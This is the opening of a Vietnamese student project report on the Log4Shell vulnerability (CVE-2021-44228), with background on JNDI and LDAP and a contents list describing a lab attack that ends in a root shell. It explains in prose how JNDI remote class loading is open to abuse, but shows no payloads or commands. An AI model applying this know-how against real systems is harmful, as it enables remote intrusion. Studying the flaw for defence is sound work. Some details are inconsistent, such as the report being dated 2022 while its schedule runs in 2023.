TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN &

TRUYỀN THÔNG VIỆT HÀN

**Khoa Kỹ Thuật Máy Tính Và Điện Tử**



●◆ ●

ĐỒ ÁN CHUYÊN NGHÀNH 1

**TÌM HIỂU VÀ KHAI THÁC**

**LỖ HỔNG LOG4J**

Sinh viên thực hiện: Lê Quang Long

Nguyễn Thị Lâm Anh

Lớp: 20NS

Giảng viên hướng dẫn: TS. Đặng Quang Hiển

Đà Nẵng, tháng 04 năm 2022

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN &

TRUYỀN THÔNG VIỆT HÀN

**Khoa Kỹ Thuật Máy Tính Và Điện Tử**



●◆●

ĐỒ ÁN CHUYÊN NGHÀNH 1

**TÌM HIỂU VÀ KHAI THÁC**

**LỖ HỔNG LOG4J**

Sinh viên thực hiện: Lê Quang Long

Nguyễn Thị Lâm Anh

Lớp: 20NS

Giảng viên hướng dẫn: TS. Đặng Quang Hiển

Đà Nẵng, tháng 04 năm 2022

**NHẬN XÉT CỦA GIẢNG VIÊN HƯỚNG DẪN**

***Chữ Ký Giáo Viên Hướng Dẫn***

***TS. Đặng Quang Hiển***

# LỜI CẢM ƠN

Nhóm chúng em đặc biệt gửi lời cảm ơn sâu sắc đến thầy TS. Đặng Quang Hiển và quý thầy cô trường Đại học Công nghệ thông tin và Truyền thông Việt-Hàn đã tận tình hướng dẫn, giúp đỡ chúng em trong thời gian học tập tại trường và nhất là thời gian nghiên cứu, hoàn thành báo cáo này.

Trong quá trình thực hiện báo cáo, do hạn chế về kinh nghiệm thực tiễn nên báo cáo của chúng em có thể vẫn còn một vài thiếu sót, chúng em rất mong nhận được sự nhật xét, đánh giá và góp ý từ thầy cô.

Một lần nữa, chúng em xin chân thành cảm ơn các thầy cô, chúc các thầy cô luôn thành công trong cuộc sống cũng như trong công việc.

***Nhóm sinh viên thực hiện***

***Lê Quang Long***

***Nguyễn Thị Lâm Anh***

# LỜI MỞ ĐẦU

Hiện nay, vấn đề bảo mật và an toàn thông tin đang ngày càng được chính phủ, các cơ quan, doanh nghiệp chú trọng đầu tư. Tuy nhiên, không phải tất cả các tổ chức, doanh nghiệp đều có thể trang bị đầy đủ cũng như có thể đảm bảo an toàn, bảo mật thông tin một cách toàn diện. Theo khảo sát, khoảng 75% các cuộc tấn công mạng được thực hiện thông qua ứng dụng web hoặc thông qua website. Website không được kiểm tra kỹ lưỡng và đảm bảo an toàn, do đó dễ dàng làm mồi cho những kẻ tấn công.

Lổ hổng bảo mật Log4Shell hay LogJam, mã định danh CVE-2021-44228, có thể bị khai thác thông qua việc gửi một chuỗi (string) đặc biệt tới hệ thống. Log4Shell là lỗ hổng tồn tại trên Apache Log4j, thư viện ghi nhật ký hoạt động (log) trong Java, vốn được sử dụng phổ biến trong nhiều ứng dụng và các mạng nội bộ, máy chủ của doanh nghiệp, tổ chức.

Java là môi trường đa nền tảng được thiết kế để phù hợp với nhiều hệ điều hành nên các máy chủ chạy Windows, Linux hay MacOS đều có nguy cơ bị tấn công như nhau.

Các phần mềm phổ biến sử dụng Log4j làm gói ghi nhật ký có thể kể tới như Amazon, Apple iCloud, Cisco, Cloudflare, ElasticSearch, Red hat, Steam, Tesla, Twitter và các trò như Minecraft.

Jen Easterly, Giám đốc Cơ quan An ninh mạng và Cơ sở hạ tầng (CISA) của chính phủ liên bang Mỹ gọi lỗ hổng này là “rủi ro nghiêm trọng” và là “thác thức cấp bách đối với an ninh mạng”.

“Hàng triệu máy chủ có thể chứ lỗ hổng Log4Shell. Thiệt hại có thể được phơi bày trong vài ngày tới”, Joe Sullivan, Giám đốc an ninh của Cloudflare cho biết. Trong khi đó, tổ chức phần mềm Apache đánh giá lổ hổng này đạt 10/10 ở mức độ nghiêm trọng.

Xuất phát từ thực tế trên, nhóm chúng em đã lựa chọn đề tài **“Tìm hiểu và khai thác lỗ hổng Log4j”** thuộc phạm vi các vấn đề đã nêu ra để làm báo cáo nhằm góp phần đáp ứng yêu cầu nghiên cứu lý luận, phục vụ công tác đảm bảo an toàn, bảo mật website.

# MỤC LỤC

[LỜI CẢM ƠN I](#_Toc131942543)

[LỜI MỞ ĐẦU II](#_Toc131942544)

[MỤC LỤC IV](#_Toc131942545)

[DANH MỤC CÁC TỪ VIẾT TẮT VI](#_Toc131942546)

[DANH MỤC HÌNH VẼ VII](#_Toc131942547)

[MỞ ĐẦU 1](#_Toc131942548)

[1. Tóm tắt đề tài 1](#_Toc131942549)

[2. Mục tiêu và nhiệm vụ của đề tài 1](#_Toc131942550)

[3. Nội dung và kế hoạch thực hiện 2](#_Toc131942551)

[4. Bố cục báo cáo 2](#_Toc131942552)

[CHƯƠNG 1. TỔNG QUAN VỀ LỖ HỔNG PHẦN MỀM 4](#_Toc131942553)

[1.1 Tổng quan về đề tài 4](#_Toc131942554)

[1.2 Tìm hiểu về JNDI 5](#_Toc131942555)

[1.2.1 Khái niệm 5](#_Toc131942556)

[1.2.2 Cấu trúc 6](#_Toc131942557)

[1.2.3 Tham chiếu JNDI 7](#_Toc131942558)

[1.2.4 JNDI Remote class loading 8](#_Toc131942559)

[1.3 Tìm hiểu về giao thức LDAP 8](#_Toc131942560)

[1.3.1 Khái niệm 8](#_Toc131942561)

[1.3.2 Cấu trúc 9](#_Toc131942562)

[1.4 LOG4J 13](#_Toc131942563)

[1.4.1 Tìm hiểu về thư viện LOG4J 13](#_Toc131942564)

[1.5 LOG4SHELL 15](#_Toc131942565)

[1.5.1 Tìm hiểu về lỗ hổng 15](#_Toc131942566)

[1.5.2 Khai thác lỗ hổng LOG4Shell 17](#_Toc131942567)

[CHƯƠNG 2. PHÂN TÍCH LỖ HỔNG PHẦN MỀM 30](#_Toc131942568)

[2.1 Phân tích mã nguồn 30](#_Toc131942569)

[2.1.1 Phân tích mã nguồn của ứng dụng dễ bị tấn công 30](#_Toc131942570)

[2.1.2 Phân tích mã nguồn của mã độc 32](#_Toc131942571)

[2.2 Phân tích kĩ thuật tấn công 35](#_Toc131942572)

[CHƯƠNG 3. TẤN CÔNG THỰC NGHIỆM VÀ GIẢI PHÁP PHÒNG CHỐNG 37](#_Toc131942573)

[3.1 Xây dựng môi trường 37](#_Toc131942574)

[3.1.1. Môi trường website 37](#_Toc131942575)

[3.1.2. Môi trường application 40](#_Toc131942576)

[3.2 Tấn công thực nghiệm 43](#_Toc131942577)

[3.3 Giải pháp khắc phục 48](#_Toc131942578)

[3.3.1 Lỗ hổng Log4Shell hây hại đến người dùng như thế nào? 48](#_Toc131942579)

[3.3.2 Giải pháp phòng tránh lỗ hổng Log4Shell 49](#_Toc131942580)

[KẾT LUẬN 55](#_Toc131942581)

[TÀI LIỆU THAM KHẢO VII](#_Toc131942582)

[PHỤ LỤC VIII](#_Toc131942583)

# DANH MỤC CÁC TỪ VIẾT TẮT

|  |  |
| --- | --- |
| **VIẾT TẮT** | **NỘI DUNG** |
| JNDI | Java Naming and Direcroty Interface |
| LDAP | Lightweight Directory Access Protocol |
| SPI | Serial Peripheral Interface |
| API | Application Programming Interface |
| CVSS | Common Vulnerability Scoring System |
| CVE | Common Vulnerability and Exposures |
| RCE | Remote Code Execution |
| DNS | Domain Name System |
| CORBA | Common Object Request Broker Architecture |

# DANH MỤC HÌNH VẼ

[Hình 1. 1 Số liệu thống kê do lỗ hổng Log4Shell 4](#_Toc131956586)

[Hình 1. 2 Cấu trúc JNDI 6](#_Toc131956587)

[Hình 1. 3 Các giao thức JNDI 8](#_Toc131956588)

[Hình 1. 4 Mô hình hoạt động của LDAP 9](#_Toc131956589)

[Hình 1. 5 Sơ đồ hoạt động của thư viện Log4j 14](#_Toc131956590)

[Hình 1. 6 Quá trình của cuộc JNDI 21](#_Toc131956591)

[Hình 1. 7 Ví dụ về các vector JNDI 22](#_Toc131956592)

[Hình 1. 8 Kiến trúc và cách hoạt động của RMI 23](#_Toc131956593)

[Hình 1. 9 Tiến trình tấn công của RMI Vector 24](#_Toc131956594)

[Hình 1. 10 Thành phần giao thức CORBA 26](#_Toc131956595)

[Hình 1. 11 Tiến trình tấn công của CORBA Vector 27](#_Toc131956596)

[Hình 1. 12 Tiến trình tấn công của LDAP Vector 29](#_Toc131956597)

[Hình 2. 1 Các thư viện được sử dụng 30](#_Toc131956182)

[Hình 2. 2 Chức năng Login 30](#_Toc131956183)

[Hình 2. 3 Chức năng của function doPost 31](#_Toc131956184)

[Hình 2. 4 function destroy 32](#_Toc131956185)

[Hình 2. 5 Các thư viện được mã độc sử dụng 32](#_Toc131956186)

[Hình 2. 6 Nội dung chính của mã độc 33](#_Toc131956187)

[Hình 2. 7 Mã độc sử dụng Socket 33](#_Toc131956188)

[Hình 2. 8 Vòng lặp duy trì kết nối 34](#_Toc131956189)

[Hình 2. 9 Kết thúc tiến trình 36](#_Toc131956190)

[Hình 3. 1 Đoạn mã trong pom.xml 37](#_Toc131942077)

[Hình 3. 2 Các tệp tin cần cho Web-Vuln 37](#_Toc131942078)

[Hình 3. 3 Hoàn thành việc giải nén 38](#_Toc131942079)

[Hình 3. 4 Sao chép web-vuln.war với tên ROOT.war 38](#_Toc131942080)

[Hình 3. 5 Chỉnh sửa phiên bản java 39](#_Toc131942081)

[Hình 3. 6 Khởi chạy tomcat 39](#_Toc131942082)

[Hình 3. 7 Kết quả thực thi 39](#_Toc131942083)

[Hình 3. 8 Các tệp tin để dụng Minecaft server 40](#_Toc131942084)

[Hình 3. 9 Kết quả sau khi giải nén 40](#_Toc131942085)

[Hình 3. 10 Kết quả khi dựng thành công server 41](#_Toc131942086)

[Hình 3. 11 Minecraft Client version 1.12.2 41](#_Toc131942087)

[Hình 3. 12 Màn hình trò chơi 42](#_Toc131942088)

[Hình 3. 13 Nhập IP của Minecraft Server 42](#_Toc131942089)

[Hình 3. 14 Truy cập vào game thành công 43](#_Toc131942090)

[Hình 3. 15 Mô hình đề xuất 43](#_Toc131942091)

[Hình 3. 16 Các tệp tin cần thiết cho việc dựng server hacker 44](#_Toc131942092)

[Hình 3. 17 Kết quả sau khi giải nén và biên dịch 44](#_Toc131942093)

[Hình 3. 18 Mở web server ở cổng 8080 44](#_Toc131942094)

[Hình 3. 19 Mở LDAP ở cổng 1389 44](#_Toc131942095)

[Hình 3. 20 Mở cổng 9001 để lắng nghe 45](#_Toc131942096)

[Hình 3. 21 Chèn đoạn mã độc hại 45](#_Toc131942097)

[Hình 3. 22 LDAP chỉ về Web server 46](#_Toc131942098)

[Hình 3. 23 Tải tệp tin từ web server 46](#_Toc131942099)

[Hình 3. 24 Thành công lấy shell với quyền root 46](#_Toc131942100)

[Hình 3. 25 Lắng nghe ở cổng 9001 47](#_Toc131942101)

[Hình 3. 26 Chèn mã độc vào ô chatbox 47](#_Toc131942102)

[Hình 3. 27 Thành công truy cập vào shell với quyền root 48](#_Toc131942103)

# MỞ ĐẦU

## Tóm tắt đề tài

Gần đây, một lỗ hổng phần mềm rất nghiêm trọng đã được công bố. Nó có mã định danh CVE-2021-44228, nickname “log4shell”. Lỗ hổng đã làm cộng đồng nghiên cứu bảo mật nói chung và cộng đồng những nhà phát triển Java nói riêng dậy sóng. Nguyên nhân nằm ở sự phổ biến của thư viện chứ lỗ hổng – log4j2 – được sử dụng. Ước tính có 35000 thư viện, ứng dụng Java phụ thuộc vào nó bị ảnh hưởng (số liệu từ Google) dẫn tới 25 triệu máy chủ public trên toàn thế giới gặp nguy hiểm. Nhưng sau khi phân tích, chúng tôi nhận thấy tác động của nó có thể còn sâu rộng hơn.

Để giúp người dùng, những nhà nghiên cứu về bảo mật, những người quản trị, bảo trì hệ thống có cái nhìn cụ thể hơn về lỗ hổng này, chúng tôi sẽ phân tích về các khía cạnh: bản chất lỗ hổng, cách khai thác, cách khắc phục và đánh giá mức độ ảnh hưởng của lỗ hổng với các máy chủ trên thế giới và Việt Nam.

Các chuyên gia bảo mật khuyến cáo, tin tặc có thể khai thác lỗ hổng để truy cập máy chủ mà không cần mật khẩu, từ đó xâm nhập mạng nội bộ, đánh cắp dữ liệu hay tài sản có giá trị hoặc cài đặt những phần mềm độc hại khác.

Việc khai thác có thể đạt được thông qua một chuỗi văn bản được soạn thảo đầy đủ, một yêu cầu đăng nhập, chuỗi tiêu đề hay bất kỳ dữ liệu nào được máy chủ mục tiêu ghi lại. Văn bản này sẽ đánh lừa máy chủ, thậm chí có thể gửi yêu cầu đến máy chủ khác do tin tặc kiểm soát để cài đặt thêm phần mềm và tiến hành các lệnh tấn công khác.

Theo LunaSec, chỉ cần thay đổi tên iPhone là đủ để kích hoạt lỗ hổng bảo mật trong máy chủ Apple. Còn đối với trò chơi phổ biến Minecraft của Microsoft, tin tặc chỉ cần một đoạn tin nhắn trong hộp thoại để xâm nhập hệ thống.

## Mục tiêu và nhiệm vụ của đề tài

Mục tiêu:

* Tìm hiểu và phân tích lỗ hổng Log4j
* Xây dựng được mô hình khai thác

Nhiệm vụ:

* Nắm được lý thuyết về lỗ hổng Log4j
* Tìm hiểu thư viện Log4j
* Tìm hiểu về INDI
* Tìm hiểu về giao thức LDAP
* Tiến hành tấn công thực nghiệm.

## Nội dung và kế hoạch thực hiện

|  |  |
| --- | --- |
| Thời gian | Nội dung thực hiện |
| Từ 07-03-2023 đến 17-03-2023 | Trao đổi với GVHD để thống nhất tên đề tài. Sau đó, tiến hành xây dựng đề cương chi tiết và tìm kiếm các tài liệu tham khảo cần thiết. |
| Từ 18-03-2023 đến 08-04-2023 | Phân tích lỗ hổng Log4j. |
| Từ 09-04-2023 đến 19-05-2023 | Xây dựng mô hình và tiến hành tấn công thử nghiệm. |
| Từ 20-05-2023 đến 31-05-2023 | Hoàn thành đồ án, nộp sản phẩm đồ án. |

## Bố cục báo cáo

Sau phần Mở đầu, báo cáo được trình bày trong ba chương, cụ thể như sau:

**Chương 1:** Tổng quan về lỗ hổng phần mềm

**Chương 2:** Phân tích lỗ hổng phần mềm


**Chương 3:** Tấn công thực nghiệm và phải pháp khắc phục

Cuối cùng là Kết luận, Tài liệu tham khảo và Phụ lục liên quan đến đề tài.

# TỔNG QUAN VỀ LỖ HỔNG PHẦN MỀM

## Tổng quan về đề tài

Phạm vi rủi ro đầu đủ do lỗ hổng Log4Shell thể hiện là điều chưa từng có, bao trùm mọi loại hình tổ chức trong mọi nghành. Khó tìm nhưng dễ khai thác, Log4Shell ngay lập tức đặt hàng trăm triệu ứng dụng, cơ sở dữ liệu và thiết bị dựa trên Java vào tình trạng nguy hiểm.



Hình 1. 1 Số liệu thống kê do lỗ hổng Log4Shell

Lỗ hổng zero-day (0-day vulnerability) bản chất là những lỗ hổng bảo mật của phần mềm hoặc phần cứng chưa được phát hiện. Chúng tồn tại trong nhiều môi trường như: website, ứng dụng mobile, hệ thống mạng doanh nghiệp, phần mềm – phần cứng máy tính, thiết bị IoT, cloud,…

Sự khác nhau giữa một lỗ hổng bảo mật thông thường và một lỗ hổng zero-day nằm ở chỗ: Lỗ hổng Zero-day là những lỗ hổng chưa được biết tới bởi đối tượng sở hữu hoặc cung cấp sản phậm chứa lỗ hổng.

Trong thuật ngữ, bảo mật máy tính, ngày mà bên cung cấp sản phẩm chứa lỗ hổng biết tới sự tồn tại của lỗ hổng đó, gọi là “ngày 0”, do đó ta có thuật ngữ “Zero-day”.

Thông thường ngay sau khi phát hiện ra lỗ hổng 0-day, bên cung cấp sản phẩm sẽ tung ra bản vá bảo mật cho lỗ hổng này để người dùng được bảo mật tốt hơn. Tuy nhiên trên thực tế, người dùng ít khi cập nhật phiên bản mới của phần mềm ngay lập tức. Điều đó khiến cho Zero-day được biết đến là những lỗ hổng rất nguy hiểm, có thể gây thiệt hại nghiêm trọng cho doanh nghiệp và người dùng.

Những phần mềm máy tính là các chương trình do con người viết ra, do đó sẽ không thể hoàn hảo. Không ai có thể viết ra một phần mềm hoàn toàn không có lỗi, đây là kẽ hở để những kẻ tấn công xâm nhập.

Cụ thể, lỗ hổng có thể là lỗi trong cách quản lý người dùng trên hệ thống, lỗi trong code hoặc lỗi xử lý một vài truy vấn. Một lỗ hổng phổ biến là SQL injection. Cuộc tấn công được thực hiện trên những website có truy vấn cơ sở dữ liệu, chẳng hạn như tìm kiếm theo từ khóa. Kẻ tấn công tạo một truy vấn có chứa code được viết bằng ngôn ngữ lập trình cơ sở dữ liệu có tên SQL.

## Tìm hiểu về JNDI

### Khái niệm

JNDI là một API trong Java, nó cung cấp chức năng đặt tên và thư mục cho các ứng dụng được viết bằng ngôn ngữ lập trình Java. Sử dụng JNDI, các ứng dụng dựa trên công nghệ Java có thể lưu trữ và truy xuất các đối tượng Java có tên thuộc bất kỳ loại nào. Ngoài ra, JNDI cung cấp các phương thức để thực hiện các hoạt động thư mục tiêu chuẩn, chẳng hạn như liên kết các thuộc tính với các đối tượng và tìm kiếm các đối tượng bằng các thuộc tính của chúng.

JNDI cũng cho phép các ứng dụng truy cập vào các dịch vụ thư mục, đặt tên, có thể sử dụng một API chung. Các nhà cung cấp dịch vụ đặt tên và thư mục khác nhau có thể được liên kết tới sau API chung này. Điều này cho phép các ứng dụng dựa trên công nghệ Java tận dụng thông tin trong nhiều dịch vụ đặt tên và thư mục hiện có, cũng như cho phép các ứng dụng cùng tồn tại với các hệ thống và phần mềm cũ.

### Cấu trúc

Graphical user interface

Description automatically generated

Hình 1. 2 Cấu trúc JNDI

Kiến trúc JNDI bao gồm một API và một SPI (Service provider interface). Các ứng dụng Java sự dụng JNDI API để sử dụng chức năng naming và directory. Tuy nhiên JNDI chỉ là một interface quy định các hàm được sử dụng, vì vậy chúng ta cần một JNDI provider triển khai các method được nó định nghĩa cùng với SPI. Hay nói cách khác là cần một bộ vi xử lý phía sau.

“Ở đây, SPI (Service Provider framework) là một hệ thống trong đó nhiều nhà cung cấp dịch vụ (Service Provider) triển khai một Service và hệ thống này sẽ cung cấp cho Client sử dụng. SPI giúp giảm kết dính (có nghãi là giúp một ứng dụng có thể bảo trì dễ dàng, hay là nâng cấp một tính năng mà không ảnh hưởng đến toàn bộ ứng dụng) và che dấu thông tin giữa các thành phần của ứng dụng.”

Đối với JNDI, SPI cho phép chúng ta linh hoạt sử dụng các JNDI Prodiver như LDAP, DNS, NIS,…

Chúng ta có một số JNDI Prodiver phổ biến:

* Lightweight Directory Access Protocol (LDAP)
* Common Object Request Broker Architecture (CORBA)
* Common Object Services (COS) name service
* Java Remote Method Invocation (RMI) Registry
* Domain Name Service (DNS)

### Tham chiếu JNDI

Để lưu trữ các đối tượng Java trong dịch vụ Đặt tên hoặc Thư mục có thể sử dụng “Java Serialization” và lưu trữ mảng nhị phân đại diện của một đối tượng.

“Trong Java, khi trao đổi dữ liệu giữa các thành phần khác nhau (giữa các module cùng viết bằng Java) thì dữ liệu được thể hiện dưới dạng byte chứ không phải là đối tượng. Do đó, ta cần một cơ chế để hiểu các đối tượng được gửi và nhận. Serialization trong Java là cơ chế chuyển đổi trạng thái của một đối tượng (giá trị các thuộc tính trong object) thành một byte sao cho chuỗi byte này có thể chuyển đổi ngược lại thành một đối tượng.”

Trường hợp nếu giá trị nhị phân đó quá dài, chúng ta có thể sử dụng tham chiếu JNDI Naming với 2 loại cơ bản như sau:

* Tham chiếu addresses: Địa chỉ cuối cùng của đối tượng mà chúng ta cần liên kết với dịch vụ đặt tên.
* Remote Factory: Thay vì trở tới 1 đối tượng từ xa thì sẽ trỏ tới 1 lớp “Factory” từ xa. Các đối tượng sẽ được khởi tạo trong lớp này.

Một vấn đề rất cần quan tâm đó là việc chúng ta tải các lớp từ xa. Để ngăn chặn việc hacker có thể chen ngang và cung cấp các lớp với các trọng tải độc hại trong phương thức khởi tạo chẳng hạn thì rất cần một kiểm soát bảo mật trong truyền tải.

### JNDI Remote class loading

A picture containing table

Description automatically generated

Hình 1. 3 Các giao thức JNDI

Bảng trên cho chúng ta thấy cách tiếp cận trong việc bảo vệ truyền tải từ xa không có sự nhất quán với nhau. Ví dụ trong lớp SPI, đối với thành phần RMI có một thuộc tính cần phải được kích hoạt để có thể truyền tải từ xa và thuộc tính này thì thường bị vô hiệu hóa. Tuy nhiên, dù bật hay không thuộc tính đó thì trình quản lý bảo mật sẽ được cài đặt và bảo vệ các lớp trong quá trình truyền tải. Ngược lại LDAP, khi bật thuộc tính để truyền tải thì việc quản lý bảo mật sẽ không được thực thi nữa. Đối với CORBA, việc bảo mật là “Always”, khá an toàn. Và phần thú vị nhất được nói đến là Naming Manager (giải mã các tham chiếu JNDI). Chúng ta có thể thấy nó không có bất cứ thuộc tính JVM nào để bật hay tắt việc truyền tải từ xa, nó luôn được bật và không hề có thực thi bảo mật đối với nơi tải các lớp. Và nơi này là một vùng vô cùng “béo bở” đểcác hacker có thể hành động tại đây, có thể là tải các lớp độc hại lên chẳng hạn,…

## Tìm hiểu về giao thức LDAP

### Khái niệm

* LDAP (Lightweight Directory Access Protocol) phát triển dựa trên chuẩn X500 - chuẩn cho dịch vụ thư mục (Directory Service - DS) chạy trên nền tảng OSI. Đó là một giao thức cho phép Client thực hiện nhiều hoạt động khác nhau trong thư mục máy chủ, bao gồm lưu trữ và truy xuất dữ liệu, tìm kiếm dữ liệu phù hợp với một bộ tiêu chí nhất định, xác thực máy khách,… Các cổng TCP tiêu chuẩn cho LDAP là 389 cho giao tiếp không được mã hóa và 636 cho LDAP qua kênh được mã hóa TLS.
* LDAP được coi là lightweight vì LDAP sử dụng gói tin overhead thấp, được xác định chính xác trên lớp TCP của danh sách giao thức TCP/IP (các dịch vụ hướng kết nối) còn X500 là heavyweight vì là lớp giao thức ứng dụng, chứa nhiều header hơn (các header của các layer tầng thấp hơn).

Graphical user interface

Description automatically generated with low confidence

Hình 1. 4 Mô hình hoạt động của LDAP

### Cấu trúc

#### Directory server

Directory server (Directory Server Agent, Directory System Agent, DSA), là một loại cơ sở dữ liệu mạng lưu trữ thông tin được biểu thị dưới dạng cây của các mục nhập. Điều này khác với cơ sở dữ liệu quan hệ, sử dụng các bảng bao gồm các hàng và cột, vì vậy máy chủ thư mục có thể được coi là một loại cơ sở dữ liệu NoSQL.

#### Entries

Entries LDAP là một tập hợp thông tin về một thực thế. Mỗi entries bao gồm 3 thành phần chính.

* ***DNs and RDNs***

Xác định duy nhất entries và vị trí của entries đó trong hệ thống phân cấp cây thông tin thư mục (DIT). DN của mục nhập LDAP giống như đường dẫn tệp trên hệ thống tệp.

LDAP DN bao gồm không hoặc nhiều phần tử được gọi là tên phân biệt tương đối hoặc RDN. Mỗi RDN bao gồm một hoặc nhiều (thường chỉ một) cặp giá trị - thuộc tính.

Ví dụ: “uid = john.doe” đại diện cho một RDN bao gồm một thuộc tính có tên là “uid” với giá trị là “john.doe”.

* ***Attributes***

Các thuộc tính lưu trữ dữ liệu cho một mục nhập. Mỗi thuộc tính có thể không có, có một hoặc nhiều tùy chọn và một tập hợp các giá trị bao gồm dữ liệu thực tế.

Loại thuộc tính là các phần tử giản đồ chỉ định cách các thuộc tính sẽ được xử lý bởi máy khách và máy chủ LDAP. Tất cả các loại thuộc tính phải có một mã định danh đối tượng (OID) và tên có thể được sử dụng để tham chiếu các thuộc tính của loại đó.

* ***Object Classes***

Object Classes là các phần tử lược đồ chỉ định các tập hợp, các kiểu thuộc tính có thể liên quan đến một kiểu đối tượng, quy trình hoặc thực thể khác cụ thể. Mỗi mục nhập đều có một lớp đối tượng cấu trúc, cho biết loại đối tượng mà mục nhập đại diện (Ví dụ: Cho dù đó là thông tin về một người, một nhóm, một thiết bị, một dịch vụ,…) và cũng có thể có không hoặc nhiều đối tượng phụ trợ. Các lớp gợi ý các đặc điểm bổ sung cho mục nhập đó.

#### Filter LDAP

Filter là yếu tố chính trong việc xác định các tiêu chí được sử dụng để xác định các mục nhập trong yêu cầu tìm kiếm, nhưng chúng cũng được sử dụng ở những nơi khác trong LDAP cho các mục đích khác nhau (Ví dụ: Trong URL LDAP, trong kiểm soát yêu cầu xác nhận,…).

* ***Presence Filters***

Xác định xem một mục nhập có chứa một thuộc tính được chỉ định hay không (Khớp ít nhất một giá trị).

Cấu trúc: (Mô tả thuộc tính = \*)

* ***Equality Filters***

Xác định xem một mục nhập có chứa một giá trị thuộc tính được chỉ định hay không (Khớp với giá trị được chỉ định).

Cấu trúc: (Mô tả thuộc tính = Giá trị)

* ***Greater-Or-Equal Filters***

Xác định liệu mục nhập có chứa ít nhất một giá trị cho một thuộc tính được chỉ định lớn hơn hoặc bằng một giá trị được cung cấp hay không.

Cấu trúc: (Mô tả thuộc tính >= Giá trị)

* ***Less-Or-Equal Filters***

Xác định liệu mục nhập có chứa ít nhất một giá trị cho một thuộc tính được chỉ định nhỏ hơn hoặc bằng một giá trị được cung cấp hay không.

Cấu trúc: (Mô tả thuộc tính <= Giá trị)

* ***Substring Filters***

Xác định xem một mục nhập có chứa ít nhất một giá trị cho một thuộc tính được chỉ định phù hợp với một xác nhận chuỗi con nhất định hay không.

Cấu trúc: (Mô tả thuộc tính = subInitial \* something \* subfinal)

* ***Approximate Match Filters***

Xác định liệu mục nhập có chứa ít nhất một giá trị cho một thuộc tính được chỉ định gần bằng một giá trị nhất định hay không.

Cấu trúc: (Mô tả thuộc tính ~= Giá trị)

* ***Extensible Match Filters***

Xác định xem một giá trị cụ thể có tồn tại trong bất kỳ thuộc tính nào trong một mục nhập hay không hay một giá trị cụ thể có tồn tại trong các thuộc tính được sử dụng để bao gồm DN cho mục nhập hay không.

Cấu trúc: (Mô tả thuộc tính: ‘dn’: = Giá trị)

* ***AND Filters***

Bộ lọc AND là loại bộ lọc chứa không hoặc nhiều bộ lọc khác và sẽ chỉ đánh giá thành true nếu tất cả các bộ lọc mà nó đóng gói đều true. Biểu diễn chuỗi của bộ lọc AND được xây dựng bắt đầu bằng chuỗi “(&” theo sau là chuỗi biểu diễn của tất cả các bộ lọc đóng gói được nối với nhau và sau đó là chuỗi)” ở cuối.

Cấu trúc: (& (givenName = John) (sn = Doe))

* ***OR Filters***

Bộ lọc OR là loại bộ lọc bao gồm không hoặc nhiều bộ lọc khác và sẽ chỉ đánh giá thành true nếu ít nhất một trong các bộ lọc mà nó đóng gói true. Biểu diễn chuỗi của bộ lọc OR được xây dựng bằng cách bắt đầu bằng chuỗi “(|” theo sau là chuỗi biểu diễn của tất cả các bộ lọc đóng gói được nối với nhau và sau đó là chuỗi “)” ở cuối.

Cấu trúc: (| (givenName = John) (givenName = Jon) (givenName = Johnathan) (givenName = Jonathan))

* ***NOT Filters***

Bộ lọc NOT đóng gói chính xác một thành phần bộ lọc và phủ định kết quả của bộ lọc được đóng gói đó. Nghĩa là, nếu bộ lọc bên trong NOT đánh giá là true, thì bộ lọc NOT sẽ đánh giá thành false và ngược lại. Nếu bộ lọc bên trong bộ lọc NOT đánh giá là không xác định, thì bộ lọc NOT cũng sẽ đánh giá là không xác định.

Cấu trúc: (! (givenName = John))

#### URL LDAP

URL LDAP bao gồm một số phần thông tin có thể được sử dụng để tham chiếu đến máy chủ thư mục, một mục nhập cụ thể trong máy chủ thư mục hoặc tiêu chí tìm kiếm để xác định các mục nhập phù hợp trong máy chủ thư mục. URL LDAP được sử dụng thường xuyên nhất trong một số API ứng dụng, chúng có thể được sử dụng để chỉ định một số thuộc tính để thiết lập kết nối.

Các URL LDAP:

* ldap: //: Đây là giao thức LDAP cơ bản cho phép truy cập có cấu trúc vào dịch vụ thư mục.
* ldaps: //: được sử dụng để biểu thị LDAP qua SSL/TLS. Phương pháp mã hóa kết nối LDAP này thực sự không được dùng nữa và thay vào đó, bạn nên sử dụng mã hóa STARTTLS. Nếu bạn đang vận hành LDAP qua một mạng không an toàn, thì nên mã hóa.
* ldapi: //: được sử dụng cho LDAP qua IPC, để kết nối an toàn với hệ thống LDAP cục bộ cho các mục đích quản trị. Nó giao tiếp qua các ổ cắm bên trong thay vì sử dụng một cổng mạng.

## LOG4J

### Tìm hiểu về thư viện LOG4J

#### Lỗ hổng Log4j là gì?

Apache Log4j hay thường gọi là Log4j là một trình ghi log (thư viện/framework) được viết bằng ngôn ngữ Java.

